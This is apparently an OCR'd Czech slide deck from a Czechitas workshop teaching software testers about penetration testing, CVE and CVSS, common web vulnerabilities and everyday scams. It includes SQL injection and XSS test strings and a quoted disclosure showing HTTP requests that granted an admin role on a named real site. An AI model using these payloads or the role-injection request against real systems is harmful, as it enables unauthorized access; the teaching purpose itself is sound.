Kybernetická bezpečnost

pro Digitální akademii Testování

czechitas

Klára Pavelková

Lead Info Security Engineer

- HERE Technologies
- 12 let v IT, 7 let v bezpečnosti
- Incident Response, Detection Engineering, Automation
- Lektorka kurzů bezpečnosti

czechitas

Linktree

Ondřej Šrámek

Incident Response Manager, GMON, GNFA, GCTI

- Pracoval pro státní správu i komerční sektor
- 12+ let v oboru
- Incident Response, DFIR, Threat Hunting, Threat Intelligence

czechitas

Obsah workshopu

Co nás dnes čeká

Obsah workshopu

Penetrační testování 101

Nejčastější chyby, se kterými se můžete potkat

Bezpečnost pro uživatele

czechitas

Penetrační testování


Od QA k penetračním testům

Hacker, Pentester, Redteamer

Hacker Snaží se přijít věcem na kloub, bývá na správné straně. Etický hacker (White Hat), Gray a Black Hat.

Pentester Hledá chyby a zranitelnosti, snaží se dostat dál...

Redteamer Simuluje „útočníka" a jeho chování.



Co je penetrační testování

Snažíte se najít chybu (a využít ji):

- Webové aplikace
- Aplikace
- Zabezpečení (sítě / počítače / budovy)

Co z toho?

- 💰 Peníze (Bug Bounty)
- 🏆 Sláva (Wall of Fame)

czechitas

Oblíbené nástroje

Nástroj	Použití
Kali Linux	Distribuce pro pentesting
sqlmap	Automatizovaný SQL injection
Metasploit	Framework pro exploitaci
Hashcat	Lámání hesel
Burp Suite	Testování webových aplikací
Nessus / Qualys	Skenování zranitelností

QA → PenTest

O mně

Zdravím Vás,

jmenuji se Marek Tóth a zabývám se IT bezpečností, především se zaměřuji na hledání bezpečnostních zranitelností ve webových aplikacích. O tuto oblast se aktivněji zajímám od roku 2018.

Ve svém volném čase se snažím dělat internet o trochu bezpečnějším místem a hledám webové zranitelnosti, které by mohl někdo zneužít. Nálezy následně reportuji prostřednictvím bug bounty programu nebo je zasílám přímo konkrétní společnosti.

Pracovní zkušenosti


05/2022 - do současnosti **Vulnerability Researcher**, Excello
03/2020 - 04/2022 **Penetrační Tester (Etický Hacker)**, Avast
01/2019 - 02/2020 **QA Engineer**, Avast
03/2017 - 10/2018 **QA Engineer**, Mall
10/2016 - 02/2017 **Software Tester**, Tipsport
07/2015 - 09/2016 **Customer & Technical Support**, Tipsport

czechitas

Zranitelnosti

Životní cyklus zranitelnosti

1. **Objev** — najdete zranitelnost
2. **Report výrobci** (Bug bounty)
3. **Potvrzení + odměna**
4. **Oprava za 30–90 dní** (update / patch)




czechitas

Označení zranitelnosti — CVE

Po ověření je přiřazeno číslo: **CVE--**

Může mít i jméno, např. **BlueKeep**, **Eternal Blue**, **Spectre**, …



czechitas

Hodnocení zranitelností — CVSS

Označuje závažnost zranitelnosti. Atributy:

- lokální vs. vzdálený přístup vs. fyzický
- interakce uživatele vs. není potřeba
- bez privilegií vs. potřeba privilegovaného uživatele

Skóre	Závažnost
0	None
0.1–3.9	Low
4–6.9	Medium
7–8.9	High
9–10	**Critical**

Přehled zranitelností

- **Remote Code Execution (RCE)** – útočník spustí libovolný kód na cílovém systému
- **SQL Injection** – škodlivý SQL kód → neoprávněný přístup k databázi
- **Cross-Site Scripting (XSS)** – vkládání škodlivých skriptů do webových stránek
- **Cross-Site Request Forgery (CSRF)** – nutí uživatele provést nechtěnou akci
- **Privilege Escalation** – útočník získá vyšší oprávnění
- **Buffer Overflow** – přetečení bufferu → spuštění škodlivého kódu
- **Directory Traversal** – přístup k souborům mimo určený adresář
- **Insecure Deserialization** – manipulace s daty nebo spuštění kódu
- **Zero-Day** – neznámá zranitelnost bez opravy
- **Broken Authentication** – slabé ověřování → převzetí účtů
- **Security Misconfiguration** – špatné nastavení otevírá cestu útokům

Nejčastější chyby

Které můžete potkat


Slabá nebo výchozí hesla

Problém	Účet „chráněný" heslem 123456 nebo admin/admin
Dopad	Útočník se snadno přihlásí
Příklad	Zadáním slabého hesla se může přihlásit kdokoli
Jak ověřit	Zkusit nastavit nebo použít jednoduché heslo

Chybějící vícefaktorové ověření (MFA)

Problém	Přístup chráněný jen heslem
Dopad	Pokud unikne heslo → útočník se dostane do systému
Příklad	Ukradené heslo ze špatně zabezpečeného webu / infostealer
Jak ověřit	Zkontrolovat, zda aplikace podporuje MFA (OTP / Passkeys)
Vyzkoušej	TOTP Challenge

Jak nemá MFA vypadat



Nešifrovaná komunikace (HTTP)

Problém	Data cestují nezabezpečeně
Dopad	Útočník může odposlechnout hesla a citlivá data (PII)
Příklad	Přihlášení k účtu přes veřejnou Wi-Fi
Jak ověřit	Podívat se, zda web běží na `https://` a má důvěryhodný certifikát
Vyzkoušej	badssl.com

SQL Injection (SQLi)

Problém	Zadání vstupu přímo do databázového dotazu
Dopad	Útočník může číst, měnit nebo mazat data v databázi
Příklad	`' OR '1'='1` v přihlašovacím formuláři
Jak ověřit	Vložit `' OR '1'='1` a sledovat co se stane
Demo	Hacksplaining - SQLi

Cross-Site Scripting (XSS)

Problém	Útočník vloží JavaScript do stránky
Dopad	Může krást přihlášení nebo manipulovat obsahem
Příklad	`<script>alert(1)</script>` v komentáři
Jak ověřit	Otestovat vložením skriptu do textového pole
Demo	Hacksplaining - XSS

Cross-Site Request Forgery (CSRF)

Problém	Útočník přiměje uživatele k akci bez jeho vědomí
Dopad	Nechtěná akce jménem uživatele (např. převod peněz)
Příklad	Skrytý odkaz v e-mailu změní nastavení účtu
Jak ověřit	Zkontrolovat, zda má formulář unikátní CSRF token
Demo	Hacksplaining - CSRF

Špatná správa oprávnění

Problém	Uživatel se dostane k funkcím, které nemá mít
Dopad	Běžný uživatel získá přístup k datům admina
Příklad	Otevření URL `/admin` bez administrátorských oprávnění
Jak ověřit	Přihlásit se jako běžný uživatel a zkusit admin URL

Přidejte si admina (Driver categorization FIA)

```
PUT /api/users/12934 HTTP/1.1
Host: driverscategorisation.fia.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (K
HTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Content-Length: 246
Content-Type: application/json

{
  "id": 12934,
  "email": "samwcurry@gmail.com",
  "firstName": "Sam",
  "lastName": "Curry",
  "nickName": null
}
```

The HTTP request to update our profile didn't really have many interesting attributes, but the JSON returned in the response had a lot of extra values:

```
HTTP/1.1 200
Content-type: application/json
Content-Length: 313

{
  "id": 12934,
  "email": "samwcurry@gmail.com",
  "firstName": "Sam",
  "lastName": "Curry",
  "nickName": null,
  "keepNamePrivate": false,
  "nickName2": null,
  "birthDate": "2000-02-17",
  "gender": null,
  "token": null,
  "roles": null,
  "country": null,
  "filters": [],
  "status": "ACTIVATED",
  "secondaryEmail": null
}
```

JSON

```
PUT /api/users/12934 HTTP/1.1
Host: driverscategorisation.fia.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (K
HTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Content-Length: 246
Content-Type: application/json

{
  "id": 12934,
  "email": "samwcurry@gmail.com",
  "firstName": "Sam",
  "lastName": "Curry",
  "nickName": null,
  "roles": [
    {
      "id": 1,
      "description": "ADMIN role",
      "name": "ADMIN"
    }
  ]
}
```

Our test worked exactly as predicted. The HTTP response showed that the update was successful, and we now held the administrator role for the website.

```
HTTP/1.1 200
Content-type: application/json
Content-Length: 313

{
  "id": 12934,
  "email": "samwcurry@gmail.com",
  "firstName": "Sam",
  "lastName": "Curry",
  "nickName": null,
  "keepNamePrivate": false,
  "nickName2": null,
  "birthDate": "1999-10-17",
  "gender": null,
  "token": null,
  "roles": [
    {
      "id": 1,
      "description": "ADMIN role",
      "name": "ADMIN"
    }
  ],
```

czechitas

Nahrávání nebezpečných souborů

Problém	Server povolí nahrát libovolný soubor
Dopad	Útočník spustí vlastní kód a ovládne server
Příklad	Nahrání web shellu
Jak ověřit	Zkusit nahrát neobvyklý soubor (EXE, EICAR, ...)


Zastaralé knihovny

Problém	Používání starých verzí softwaru
Dopad	Útočník využije známé chyby
Příklad	Stará verze jQuery s veřejnou zranitelností
Jak ověřit	Podívat se na verze knihoven ve zdrojovém kódu webu
Zdroje	CVE Details · National Vulnerability Database · Snyk Security Database


Nesprávně nastavený server

Problém	Server odhaluje příliš mnoho informací
Dopad	Útočník získá detaily, které mu pomohou s útokem
Příklad	Chybová hláška ukáže SQL dotaz, heslo nebo konfiguraci
Jak ověřit	Využijte funkci zapomenuté heslo — přijde vám heslo čitelné?
Zdroje	Jak jsou uložena hesla

Příklad výpisu chyby



czechitas


Ready to start?
DA Test : Cyber

Nejčastější útoky


Které můžete potkat na těch Internetech


Podvody (Scam)

Jak to funguje?

- Prodáváte na bazaru
- Kupující „zaplatí" přes Zásilkovnu / DPD
- „Zadejte číslo karty, ..."

> ***Prověřujte*** *— co vám kdo posílá a co po vás chce*






czechitas

Phishing · Smishing · Vishing

Jak to funguje?

- Nátlak / časová tíseň
- Propracovaný scénář
- Bankéř → Policie → GIBS

> ***Nespěchejte, ověřte*** *pravost a druhou stranu*



czechitas

Nebezpečné reklamy (Malvertising)

Jak to funguje?

- Útočníci si platí reklamu, aby zacílili na oběti
- Vyhledávání (konkrétní klíčová slova)
- Sociální sítě, zpravodajské weby, bulvár

Zvažte blokování reklam — např. AdGuard


czechitas

Info Stealer

Jak to funguje?

- Infikujete si počítač nebo prohlížeč
- Krádež veškerých užitečných dat (hesla, cookies, karty, ...)


> **Neukládejte si nic do prohlížeče!**

